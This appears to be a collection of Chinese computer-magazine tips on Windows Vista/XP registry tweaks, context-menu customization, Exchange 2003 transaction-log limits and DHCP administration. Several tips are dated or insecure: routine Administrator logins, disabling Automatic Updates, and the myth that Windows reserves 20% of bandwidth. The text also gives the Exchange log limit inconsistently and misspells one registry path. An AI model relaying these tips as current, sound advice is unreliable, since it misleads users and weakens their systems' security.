默认情况下“账户已停用”左边的复选框是被勾选的，注意不要勾选该项（如图 1 所示），最后单击【确定】按钮退出；然后在 Windows Vista 中注销当前用户，此时就显示出两个账户供您选择，一个是 Administrator 账户，另一个是您建的账户，建议选择 Administrator，以该账户登录系统即可。




图 1 Administrator 内容对话框

## 桌面上再现 Vista 回收站

如果您在 Windows Vista 桌面上看不到回收站，要找回 Windows Vista 回收站请用以下方法：

在 Windows Vista 桌面单击鼠标右键，在弹出的菜单中选择【个性化】命令，并单击【更改桌面图标】命令，打开“Vista 桌面个性化”设置窗口；在“自定义桌面显示图标”下面，勾选“回收站”图标（如图 2 所示），退出后即可找回 Windows Vista 回收站。在这里，您还可以设置桌面上是否显示“我的电脑”、“我的文档”、“Internet Explorer 浏览器”、“控制面板”等图标，如果希望显示，就勾选对应的图标；另外，您还可以设置是否显示 Windows Vista 侧边栏（Vista Gadget），设置屏幕分辨率和显示器刷新率，更改 Windows Vista 主题和桌面壁纸等。



图 2 Vista 桌面个性化设置窗口

## 用右键菜单取得管理员权限

为了安全，Windows Vista 不允许您对文件和目录拥有管理员权限，要取得管理员权限可以这样操作：用鼠标右键单击要更改权限的文件或目录，打开属性对话框；顺序单击“安全→高级→所有者→编辑→Administrators”，确定并关闭对话框获取该文件的所有权；再次打开文件或目录属性对话框，依次单击“安全→高级→编辑”，双击 Administrators，单击“完全控制”，确定并关闭对话框即可取得完全控制权。

假如要取得很多文件的管理员权限，用上面的方法逐一进行操作太麻烦了，如果在文件的右键菜单中增加一个“取

得管理员权限”选项，以后单击即可取得管理员权限。操作方法如下：

首先按【Win+R】组合键调出“运行”对话框，输入 regedit 打开注册表；定位到 HKEY\_CLASSES\_ROOT\\*\shell\runas，单击右窗口中的“(默认值)”，将“数值数据”改为“取得管理员权限”，新增一个名为 NoWorkingDirectory 的字符串值，“数值数据”设置为空；在 HKEY\_CLASSES\_ROOT\\*\shell\runas 下新增一个 command 项，单击“(默认值)”，将“数值数据”改为 cmd.exe /c takeown /f "%1" && icacls "%1" /grant administrators:F，然后再新增一个名为 IsolatedCommand 的字符串值，将“数值数据”改为 cmd.exe /c takeown /f "%1" && icacls "%1" /grant administrators:F。

定位到 HKEY\_CLASSES\_ROOT\exefile\shell，新增一个名为 runas2 项，单击“(默认值)”，将“数值数据”改为“取得管理员权限”，再新增一个名为 NoWorkingDirectory 的字符串值，将“数值数据”设置为空；在 HKEY\_CLASSES\_ROOT\exefile\shell\runas2 下新增一个 command 项，单击“(默认值)”，将“数值数据”改为 cmd.exe /c takeown /f "%1" && icacls "%1" /grant administrators:F，再新增一个名为 IsolatedCommand 的字符串值，将“数值数据”改为 cmd.exe /c takeown /f "%1" && icacls "%1" /grant administrators:F。

定位到 HKEY\_CLASSES\_ROOT\Directory\shell\runas，单击“(默认值)”，将“数值数据”改为“取得管理员权限”，新增一个名为 NoWorkingDirectory 的字符串值，将“数值数据”设置为空；在 HKEY\_CLASSES\_ROOT\Directory\shell\runas 下新增一个 command 项，单击“(默认值)”，将“数值数据”改为 cmd.exe /c takeown /f "%1" /r/d y && icacls "%1" /grant administrators:F/t，再新增一个名为 IsolatedCommand 的字符串值，将“数值数据”改为 cmd.exe /c takeown /f "%1" /r/d y && icacls "%1" /grant administrators:F/t。

最后保存注册表，重启计算机生效。以后只要您打开资源管理器，选中某文件或目录单击鼠标右键，在弹出的菜单中单击【取得管理员权限】命令即可快速取得管理员权限。

## 妙用系统配置文件

因为工作的关系，笔者的笔记本安装的是 Windows XP，经常要在不同的网络环境、硬件设备下进行工作。这样每次更换环境，都要经过漫长的设置、重新启动的过程，白白浪

费了许多时间。难道就没有一种比较好的方法来解决这个问题吗？笔者终于找到了解决问题的好方法，不敢独享，于是就诞生了这篇文章。

在桌面上“我的电脑”图标上用鼠标右键单击，在弹出

的菜单中选择【属性】命令，在打开的系统属性对话框中切换到“硬件”选项卡，单击下方的【硬件配置文件】按钮打开可用的硬件配置文件列表对话框（如图 1 所示）。在这里我们可以看到当前可用的硬件配置文件只有一个，也就是说如果我们要应用到不同的场合下，必须多创建几个配置文件才可满足要求，选中当前的硬件配置文件，单击【复制】按钮，在打开的对话框中输入要创建的硬件配置文件名。在这里笔者建议大家根据应用的场合起一个有特征的名字。



图 1 硬件配置文件

保存设置，重新启动计算机，在启动的过程中会提示要求我们选择哪一个硬件配置文件，在这里我们可以选新创建的配置文件。启动好之后，根据该配置文件所应用的场合下的硬件设备、网络环境等实际情况进行配置，例如设备管理器、拨号连接等内容。

做好多个不同硬件配置文件的配置后，当我们外出办公时就不需要现场来浪费时间调整配置了，在启动的过程中直接选择相应的配置文件即可。

## Exchange 2003 流水号极限的预防

辽宁 于游

随着网络的发展和普及，电子邮件越来越成为企业经营的主要通讯、协同手段，成为当前使用最广泛的沟通和协作工具，邮件服务器也正在成为企业日常运作中不可缺少的部分。Exchange 是 Microsoft 消息服务和协作服务器，Exchange 2003 较之前版本发展了很多增强性的功能，在安全性、可用性、可靠性、易管理性等方面做了更多的工作。Exchange 2003 的运维成了许多企业管理员的日常工作。在 Exchange 2003 运维中需要特别注意的是流水号极限问题，流水号达到最大值时 Exchange 2003 系统进入保护状态，该存储组下的所有 store 处于 offline 状态，此时企业邮件服务器无法收发邮件，直接影响用户的邮件往来，给企业造成不必要的经营损失。

### 流水号介绍

Exchange 2003 使用存储组进行邮箱的存储，包括一组邮箱存储和公用文件夹存储。每个服务器可以有多个存储组（Group），每个存储组最多可以有五个存储（store），这五个存储都可以用做邮箱存储。Exchange 2003 将每个存储事务（如创建或修改邮件）先写入相应存储组的日志文件中，然后再写入存储中。这种方法确保了万一服务中断，所有已完成和正在进行的事务都会被记录下来。存储组中的存储共享一组事务日志（Transaction）。因此，事务日志文件对

于 Exchange 2003 服务器的运行至关重要。事务日志的存储位置如图 1 所示。




图 1 事务日志的存储位置

在使用 Exchange 2003 进行邮件发送/接收时，系统会通过 Transaction 日志来记录操作，用于进行内容完整性保护和存储恢复。在未使用循环日志的情况下，事务日志的流水号会随着邮件的收发而增长。出于设计要求，Transaction 日志由顺序增长的等大小文件（大小为 5MB）组成，日志文件的名字中包含流水号。在 Exchange2003 系统中，序号由 1~0xFFFFF。当序号达到最大值 0xFFFFF 时，Exchange 2003 系统进入保护状态，即 offline 对应的存储组。这就是所谓的流水号极限问题。

流水号监控和确认方法

为了能够在日志序列号达到最大之前，及时地发现这个问题，避免“突然”停止服务，给企业造成影响，需要对 Transaction 日志的流水号进行巡查和监控，完善维护内容和流程。可以用下面两种方法监控：

- (1) 将 Transaction 日志流水号的巡查作为邮件系统维护的必要内容，做好与最大值比较的记录和维护，分析日/周/月增长情况，及时预警；
- (2) 借助微软 MOM 系统或第三方监控系统，对 Transaction 日志的流水号进行动态监控，设置恰当的阈值（根据日/周/月的增长情况进行阈值设定），实现自动提醒。

通过查看事务日志存储目录中的日志文件，我们可以找到当前的最大流水号，并确认其与 0xFFFF 的差距。事务日

志的存储位置可以通过存储组的属性查到。

流水号重置方法

当某个存储组的事务日志流水号接近最大值时，使用下面的方法重置流水号，具体操作步骤为：

- (1) 手工将该存储组内的邮箱存储 offline；
- (2) 通过“Eseutil/mb”命令，确认所有邮箱存储是“Clean Shutdown”状态；
- (3) 将该存储组的 Transaction 日志备份到其他目录，然后将原目录下所有文件删除；
- (4) 手工将该存储组内的邮箱存储逐一加载，确认工作正常。

通过以上操作可以监控流水号的大小，并及时地调整，确保 Exchange 2003 邮件服务器的正常运转。

我的右键菜单我做主

甘肃 杨兴平

为文件的右键菜单做主

文件的右键菜单上出现的命令可分为三类：一类是在所有文件的右键菜单上都出现的命令；另外一类是在所有文件和文件夹的右键菜单上同时出现的命令；还有一类是在特定类型文件的右键菜单上才出现的命令。这三类命令保存在注册表的不同主键上，下面我们分别来介绍。

所有文件的右键菜单

所有文件的右键菜单是指在任何文件的右键菜单中都会出现的命令。这类命令涉及到的主键有两个，分别为：[HKEY\_CLASSES\_ROOT\\*\shell]和[HKEY\_CLASSES\_ROOT\\*\shellex\ContextMenuHandlers]。

需要说明的是右键菜单中的很多命令都保存在[HKEY\_CLASSES\_ROOT\\*\shellex\ContextMenuHandlers]子键下，包括下面介绍的其他主键的[shellex\ContextMenuHandlers]子键下。这类命令叫做 Windows 的外壳扩展(Shell Extensions)。要删除这些命令，需要删除该子键下的相应主键或键值项。但是“外壳扩展”使用类标识符(CLSID)定义右键菜单中的命令（如图 1 所示），如果您不知道对象的类标识符，可以使用[HKEY\_CLASSES\_ROOT\\*\shell]子键添加或编辑右键菜单。




图 1 WinRAR 的类标识符

在[HKEY\_CLASSES\_ROOT\\*\shell]子键及下文介绍的其他主键的[shell]子键下添加右键菜单很简单，只要用[command]子键引入应用程序的路径即可。下面我们以在右键菜单中添加【用记事本打开】的命令为例，来介绍通过[shell]在右键菜单中添加、删除和修改命令的方法。

提示

类标识符是指在 Windows 注册表的相关主键中定义的对象（COM 组件）标识符，它通常由 32 个十六进制数构成，它的一般格式为“{八位数-四位数-四位数-四位数-十二位数}”。一个对象（COM 组件），一旦在注册表中定义了类标识符，那么在注册表其他地方引用该对象时就可使用



该类标识符来代替。

第一步：在【开始】菜单的运行窗口中输入“regedit”，打开注册表编辑器。

第二步：在[HKEY\_CLASSES\_ROOT\\*\shell]（如果该主键不存在，需要新建该主键）下新建一个子键，重命名为“右键记事本菜单”或您喜欢的名字，然后修改其“默认”键值项的值为“用记事本打开”。

第三步：在新建的子键下再新建一个子键，改名为“command”。

第四步：修改[command]子键“默认”键值项的值为“C:\Windows\notepad.exe %1”（如图2所示）。




图2 右键记事本菜单修改项

现在，用鼠标右键单击任意文件，在弹出的右键菜单中就会出现【用记事本打开】的命令，选择该命令，选中的文件就能用记事本打开。

#### 提示

利用同样的方法，在[HKEY\_CLASSES\_ROOT\\*\shell]新建“AttHide”子键（可重命名为其他名字），修改其“默认”键值项的值为“设为隐藏属性”，然后在新建的子键下再新建[Command]子键，并修改其“默认”键值项的值为“attrib.exe +h %1”。这样就可以在右键菜单中添加【设为隐藏属性】命令。利用该命令，我们可以方便地设置任意文件为隐藏文件。

### 所有文件和文件夹的右键菜单

这类命令同时出现在所有文件和文件夹的右键菜单中，涉及到的主键有：[HKEY\_CLASSES\_ROOT\AllFileSystemObjects\shell]和[HKEY\_CLASSES\_ROOT\AllFileSystemObjects\shell\ContextMenuHandlers]。

下面我们使用类标识符，利用[HKEY\_CLASSES\_ROOT\AllFileSystemObjects\shell\ContextMenuHandlers]主键在右键中添加【复制到文件夹】的命令。

第一步：在[HKEY\_CLASSES\_ROOT\AllFileSystem

Objects\shell\ContextMenu Handlers]下新建一个子键，命令为[Copy To]（可重命名为其他名字）。

第二步：选中[Copy To]主键，在右窗格中修改“默认”键值项的值为“{C2FBB630-2971-11D1-A18C-00C04FD 75D13}”即可。

#### 提示

添加【移动到文件夹】的命令使用[shell\ContextMenu Handlers]子键添加右键菜单即创建外壳扩展，需要知道对象的类标识符。在上例中，使用【复制到文件夹】命令时会弹出一个“复制项目”对话框（如图3所示）。“移动项目”对话框的类标识符为“{C2FBB631-2971-11D1-A18C-00C04FD 75D13}”，有兴趣的朋友可以在[ContextMenuHandlers]下新建一个[Move To]子键，利用“移动项目”对话框的类标识符添加一个【移动到文件夹】的右键菜单命令。




图3 复制项目对话框

### 特定文件类型的右键菜单

利用上面的方法也可以在特定类型文件的右键菜单中添加命令，但不同的文件类型，涉及到的主键也不相同。为了便于大家掌握方法，在这里我们使用“文件夹选项”对话框来在特定文件类型的右键菜单中添加命令。

第一步：在资源管理器中选择“工具→文件夹选项”，打开“文件夹选项”对话框。

第二步：在“已注册文件类型”中选定自定义的文件类型，比如“MP3”，然后单击【高级】按钮打开“编辑文件类型”对话框。

第三步：如图4所示，在“编辑文件类型”对话框上，单击【新建】按钮，然后在弹出的对话框中输入“用暴风影音播放”，单击【浏览】按钮，选择暴风影音的主程序文件，完成后单击【确定】按钮就可在 MP3 文件的右键菜单中添加【用暴风影音播放】的命令。



图4 编辑文件类型对话框

在这里还需要说明的是，在“编辑文件类型”列表框中列出的命令都将会出现在此类文件的右键菜单和资源管理器的【文件】菜单上。利用该对话框，除了能够在右键菜单中添加命令外，单击【编辑】和【删除】按钮还可以修改和删除特定文件类型右键菜单中的命令。

#### 提示

GIF 格式的文件其右键菜单涉及的主键为[HKEY\_CLASSES\_ROOT\giffile\shell]和[HKEY\_CLASSES\_ROOT\giffile\shellex\ContextMenuHandlers]；AVI格式的文件其右键菜单涉及的主键为[HKEY\_CLASSES\_ROOT\AVIFile\shell]和[HKEY\_CLASSES\_ROOT\AVIFile\shellex\ContextMenuHandlers]，类推之，???（这里的问号为通配符）格式的文件其右键菜单涉及的主键为[HKEY\_CLASSES\_ROOT\???FILE\shell]和[HKEY\_CLASSES\_ROOT\???FILE\shellex\ContextMenuHandlers]。利用这些主键，您可以使用注册表编辑器修改任意类型文件的右键菜单。

### 为驱动器的右键菜单做主

利用注册表我们同样可以在驱动器的右键菜单上添加、删除和编辑现有命令。这里涉及到的主键为：[HKEY\_CLASSES\_ROOT\Drive\shell]和[HKEY\_CLASSES\_ROOT\Drive\shellex\ContextMenuHandlers]。

下面，我们利用[HKEY\_CLASSES\_ROOT\Drive\shell]主键在驱动器的右键菜单中添加一个【整理磁盘碎片】的命令。

第一步：在[HKEY\_CLASSES\_ROOT\Drive\shell]主键下新建一个子键，命名为“Defrag”，然后修改其“默认”键值项的值为“整理磁盘碎片”。

第二步：在上一步新建的子键下再新建一个子键，命令为[command]，然后修改其“默认”键值项的值为“C:\WINDOWS\defrag.exe %1”。

#### 提示

使用“文件夹选项”对话框也可以自定义驱动器的右键

菜单。在“文件夹选项”对话框的“文件类型”选项卡中选择“驱动器”（如图5所示），然后单击【高级】按钮，在弹出的对话框中单击【新建】按钮，接着输入命令名称（也就是右键菜单上显示的菜单名）和命令，完成后单击【确定】按钮即可在驱动器的右键菜单中添加一个命令。




图5 文件夹选项对话框

### 为文件夹的右键菜单做主

文件夹右键菜单上的命令有两类：一类是在所有文件夹的右键菜单中都会出现的命令；另外一类是在所有文件夹和驱动器的右键菜单上同时出现的命令。对于这两类命令，它们涉及的主键分别为：[HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\Directory\shell]、[HKEY\_LOCAL\_MACHINE\SOFTWARE\Classes\Directory\shellex\ContextMenuHandlers]、[HKEY\_CLASSES\_ROOT\Folder\shell]和[HKEY\_CLASSES\_ROOT\Folder\shellex\ContextMenuHandlers]。

在上述四个主键中，前两个用来定义在所有文件夹的右键菜单上都出现的命令，后两个用来定义文件夹和驱动器的右键菜单上同时出现的命令。另外，在所有文件夹右键菜单上出现的命令也可以使用“文件夹选项”对话框来添加，使用时，需要在“文件类型”列表选定“文件夹”类型。

下面，我们在文件夹右键菜单中添加两个实用的命令。

（1）添加【在新窗口中打开】的命令。

一般情况下，我们会在同一窗口中浏览每个文件夹（即在“文件夹选项”对话框中选择“在同一窗口中打开每个文件夹”复选框），但在个别情况下我们也需要在新的窗口中打开文件夹（如图6所示），比如比较两个文件夹的差异。故在右键菜单中添加【在新窗口中打开】的命令有其实用意义。方法为：在[HKEY\_LOCAL\_MACHINE\Software\Classes\Directory\shell]下新建一个主键[NewWindow]（可重命名为其他名字），修改其“默认”键值项的值为“在新窗口中打开”。接着在新建的主键[NewWindow]下再新建一个主键[command]，修改其“默认”键值项的值为“explorer.exe %1”。



## 2. 【发送到】菜单

【发送到】菜单对应的是一个“SendTo”文件夹，在Windows XP中，该文件夹位于“X:\Documents and Settings\用户名\”目录下。在该文件夹中添加和删除文件或文件夹的快捷方式，就可在【发送到】菜单中添加或删除命令。

利用【发送到】命令不仅可以用指定的程序直接打开文件，还可以用来快速备份文件，甚至还可以将文件直接备份到压缩包中。新建一个压缩文件或文件夹，然后在“SendTo”文件夹下创建该压缩文件或文件夹的快捷方式，并将其重命名为“备份”。现在在资源管理器中用鼠标右键单击任意文件或文件夹，然后选择【发送到】→【备份】命令就可以把该文件或文件夹直接复制到新建的那个压缩文件或文件夹中。

## 3. 【打开方式】菜单

当我们通过【打开方式】→【选择程序】命令调用某个

程序打开文件后，该程序就会自动添加到该类文件的【打开方式】级联菜单中。右键菜单中的【打开方式】命令是一个很有用的级联菜单。例如对于同一个视频文件，我们可以通过【打开方式】命令快速调用不同的播放器进行播放，而无需修改该类文件的关联程序。

系统使用一段时间后，会造成【打开方式】菜单中的项目增多，这时就有必要进行清理了。以清理AVI格式文件的【打开方式】菜单为例：打开注册表编辑器，定位到[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\avi]主键，打开该主键的“OpenWithList”子键，在右侧窗格中就可以看到AVI文件【打开方式】菜单中所关联的所有应用程序。选中需要清理的键值，按【Del】键，该种打开方式即可从AVI文件的【打开方式】菜单中删除了。



## Vista，快马加鞭跑起来

Windows Vista作为微软最新一代的操作系统，凭借着其美轮美奂的界面及更人性化的操作设计，如今已经成为了很多朋友的首选。但是最近公布的一份测试报告却显示，Windows Vista的速度比Windows XP系统慢16.4%。有调研机构也称，Windows Vista的工作效率要低于Windows XP。例如，在执行打开文件夹、删除内容等桌面操作时，Windows Vista的表现要比Windows XP差16%。那么，对于正在使用Windows Vista的计算机用户来说，除了我们的硬件必须满足系统的最低要求之外，在其他方面，有没有办法可以解决速度慢、效率低的这些问题呢？不妨听笔者细细给您道来。

### 开机关机，提速莫等待

**加速开机：**打开注册表编辑器，找到“HKEY\_CURRENT\_USER\Control Panel\Desktop”一项，并且将“AutoEndTasks”键值设为1；我们需要将“HungAppTimeout”的键值更改为200；将“Menu ShowDelay”的值改为“0”，“HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\Memory Management\Prefetch Parameters”中，然后在右边找到“EnablePrefetcher”一项，将键值改为1，可加快启动时滚动条的速度；找到“HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction”，将Enable的值设为“Y”，可打开启动优化功能。

**加速关机：**首先通过缩短系统默认的关闭服务等待时间来实现。打开注册表编辑器，找到如下分支：“HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control”中的“WaitToKillServiceTimeout”，将它从默认的2000调整到一

个较小的数值，如1000甚至500。这样，如果系统在设置的时间内没有收到服务关闭信号，系统会弹出警告窗口，通知用户该服务无法中止，并给出强制中止服务或继续等待的选项等待用户选择。其次，缩短关闭应用程序与进程前的等待时间，在注册表中找到：“HKEY\_CURRENT\_USER\Control Panel\Desktop”，双击右侧的“WaitToKillAppTimeout”，将其值改为较小的5000或1000。这样，Windows在发出关机指令后如果等待5秒或1秒仍未收到某个应用程序或进程的关闭信号时，将弹出警告，并询问用户是否强行中止。

**加速重启：**定位到“HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Shutdown”分支，在右边窗口中新建一个“FastReboot”的字符串值，将其值设为1。

### 故障清除，关闭不商量

首先，关闭部分不常用的服务。每次启动Windows Vista后，一些相应的服务也会在后台悄悄地运行。Windows Vista自动开启的服务多达50余项，虽然每个服务占用的内存不算多，但累计起来可不少。对于个人用户来讲，很多服务是没用的，运行它们会无谓地占用内存，将它们停用是一个很好的选择。

**操作方法：**以管理员身份登录后，在运行对话框中输入“services.msc”命令，进入服务窗口，里面列出了很多服务名称及状态信息。双击要关闭的服务，在弹出的窗口中单击“Startup type”后面的三角，然后在弹出的窗口中选择“Disabled”即可关闭。笔者推荐您关闭：Computer Browser、



Distributed Link Tracking Client、IKE and AuthIP IP Keying Modules、Offline Files、Remote Registry、Tablet PC Input Service、Windows Error Reporting 等服务。

而后，关闭开机自动运行的程序：在运行窗口中输入 msconfig，选择启用，其中为随计算机启动自动运行的程序列表。在这里根据您的需要进行选择，笔者只选择了 Windows Defender 和声卡程序。

接下来，关闭系统托盘中的一些无用程序：除了随机启动的程序外，有些程序是在系统托盘加入图标的。这些程序中，有相当一部分却没有用途，比如网络连接、QuickTime 的图标等。这里我们可以单击鼠标右键，在选项里设置不允许其自动运行或者不进行加载。

最后，关闭自动更新：“自动更新”是微软在推出系统升级补丁或系统安全补丁时，为了方便用户升级系统而推出的一种在线升级功能，如果使用此功能，不但占用网络流量，而且还会占用内存。所以，不妨将它关闭，具体操作是：用鼠标右键单击“Computer”，选择“Properties”，接着在弹出的“System Properties”窗口中单击“Automatic Updates”选项卡。然后选中“Turn off Automatic Updates”项，单击【OK】按钮后即可关闭该功能。

## 华丽界面，舍弃又何妨

Windows Vista 的广告便是炫耀它有多华丽，但代价却是高配置和高系统消耗，如果只是一般的计算机系统环境，运行起来肯定吃力。其实，关掉一些效果会加速不少。用鼠标右键单击桌面上或者开始菜单上的“计算机”，选择“属性”选项，在左侧分类视图选择“高级系统设置”，单击【高级】按钮，在“性能”选项卡上单击【设置】按钮，此时将弹出“性能选项”窗口，在“视觉效果”选项卡上选择“调整为最佳性能”，然后单击【确定】按钮，这样就可将菜单的动画效果去掉，会感到速度有明显提高。其实除此之外，在“视觉效果”里面许多选项都是可以关闭的。比如，在“Windows 颜色和外观”中取消“启用透明效果”，或者干脆去掉 Aero 效果。

## 无用程序和功能，卸载不留情

和以前用 Windows 98、XP 系统一样，该卸的程序要卸掉，轻装上阵吧！要卸载程序，打开控制面板，单击左侧列表中的打开或关闭 Windows 功能，之后关闭那些对您来说根本就不必要的功能选项。当然，鼠标移动上去时会有简单的

功能提示。笔者建议只留下：XPS Viewer、可移动存储管理、远程差分压缩这三个功能。

## 清理碎片，垃圾尽丢弃

首先，要养成定期进行磁盘碎片整理的好习惯，定期清理硬盘上的无用文件。对于常用计算机的人来说，计算机就是您的一个小家，时间长了当然要清理。

对于清理硬盘文件，除了系统自带的工具外，如今的网络上还提供了很多具备此功能的形形色色的软件，您不妨搜一搜，查一查，找出自己中意的几款，作为收藏。笔者经常用的是 Windows Vista 优化大师，还有 AusLogics 软件效果也不错。

其次，还要定期清除您计算机内存中不被使用的 DLL 文件。具体的方法是：打开注册表编辑器，定位到“HKKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\Current Version”，在“Explorer”中增加一个项“AlwaysUnloadDLL”，键值默认值设为 1。

## 巧用巧改，网络无拘束

首先，通过巧用策略，可以提高宽带上网的速度。Windows Vista 系统默认保留了 20% 的带宽，这对于个人用户来说没什么大的作用，与其让它闲置不如充分把它利用起来。打开【开始】菜单，选择运行命令，在命令行中输入“gpedit.msc”，打开组策略编辑器，找到“计算机配置→管理模板→网络→QoS 数据包计划程序”，选择右边的“限制可保留带宽”，单击【属性】按钮打开限制可保留带宽属性对话框，选择“已禁用”即可。这样就释放了保留的带宽，这一招，对于上网时充分利用带宽和提高速度都非常有用。

其次，通过巧改注册表，可以在局域网里，加快共享访问速度。一般用户都有体会，在 Windows Vista 中打开网络共享非常缓慢，那怎样提速呢？具体步骤如下：先运行注册表编辑器，依次打开注册表各键，找到 HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\RemoteComputer\NameSpace，然后将其删除，重新启动计算机即可。这样一来，访问网络上共享文件夹的速度会明显加快。

以上几个方面是笔者在近期的使用过程中的一些切身体会。虽然这些方法看起来并没有任何特别之处，但是，如果您按照上面的几个步骤对机器来一次全面的速度优化，相信对您的 Windows Vista 运行速度提升还是有一定帮助的。

## 解放网管——DHCP 应用超级技巧

在网络中，为了使用的方便，一般都会使用 DHCP 来自动分配客户端的 IP 信息。在使用 DHCP 的过程中，有

许多技巧，掌握这些技巧，将会使 DHCP 服务发挥更大的优势。

立即刷新 DHCP 客户端

如果我们对 DHCP 作用域做了一些修改，例如改变了 DNS 地址，那么客户端还没有到服务器上进行 IP 续租的时候，这时客户端该如何使自己的配置刷新呢？其实这个时候只需要在命令提示符下输入“Ipconfig /renew”并按回车键，命令执行后就完成了 DHCP 客户端的刷新工作了（如图 1 所示）。



图 1 DHCP 客户端刷新

DHCP 服务器授权

网络中的任何一台计算机，只要安装了 Windows 2000/2003 Server，都可以充当 DHCP 服务器。在这样的情况下，如果有用户私自安装了 DHCP 服务并配置了 IP 信息，那么网络中就会出现混乱。解决这个问题的唯一办法就是将当前的网络升级到 Active Directory，然后将 DHCP 服务器在 AD 中授权即可。

在我们将当前网络升级到活动目录后，打开 DHCP 控制台，用鼠标右键单击左侧最上方的“DHCP”，在弹出的菜单中选择【管理授权的服务器】命令，在打开的窗口中我们可以看到这里还没有授权的服务器（如图 2 所示），此时我们只需要单击【授权】按钮，然后在打开的窗口中输入 DHCP 服务器的名称或 IP 地址，然后单击【确定】按钮完成添加即可。




图 2 管理授权的服务器窗口

配置中继代理

DHCP 客户端最初获取 IP 地址是以广播形式向外发送的，而在实际的应用中可能存在多个子网，这样在路由器、

防火墙上为了防止网络风暴的产生，都设置了不转发广播消息。

同时在一个网络中，我们一般不会配置多个 DHCP 服务器，因为这样并不经济。因此两者就形成一个矛盾，除 DHCP 服务器所在的子网外，其他子网内的计算机发出的获得 IP 地址的请求无法发送到 DHCP 服务器上，在这样的情况下 IP 地址自动分配就成了空话。

为了解决这个矛盾，我们可以配置一个 DHCP 中继代理。进入控制面板，打开“管理工具”中的“路由和远程访问”项，在打开的窗口中右键单击服务器的名称，在弹出的菜单中选择【配置并启用路由和远程访问】命令。在打开的配置向导窗口中单击【下一步】按钮，然后选择“自定义配置”选项，继续单击【下一步】按钮选中启用的服务为“LAN 路由”（如图 3 所示），再次单击【下一步】按钮即可完成配置。




图 3 远程访问服务安装向导

完成配置并启用服务后，我们就可以在“路由和远程访问”窗口左侧依次选择“IP 路由选择→常规”，然后用鼠标右键单击“常规”并在弹出的菜单中选择【新增路由协议】命令。这样就打开了“新路由协议”窗口，选中“DHCP 中继代理程序”并单击【确定】按钮将其添加进来。

添加成功后，我们就可以在“IP 路由选择”里看到 DHCP 中继代理服务程序，用鼠标右键单击该项并选择【属性】命令，在打开的窗口中的“服务器地址”处输入另一子网内 DHCP 服务器的 IP 地址，然后单击【添加】按钮。

添加好服务器地址后再次用鼠标右键单击“DHCP 中继代理服务程序”，在弹出的菜单中选择【新增接口】命令，在打开的窗口中选中“本地连接”并单击【确定】按钮。这样会弹出一个属性窗口，选中“中继 DHCP 数据包”选项，其他参数使用默认值，单击【确定】按钮返回（如图 4 所示）。

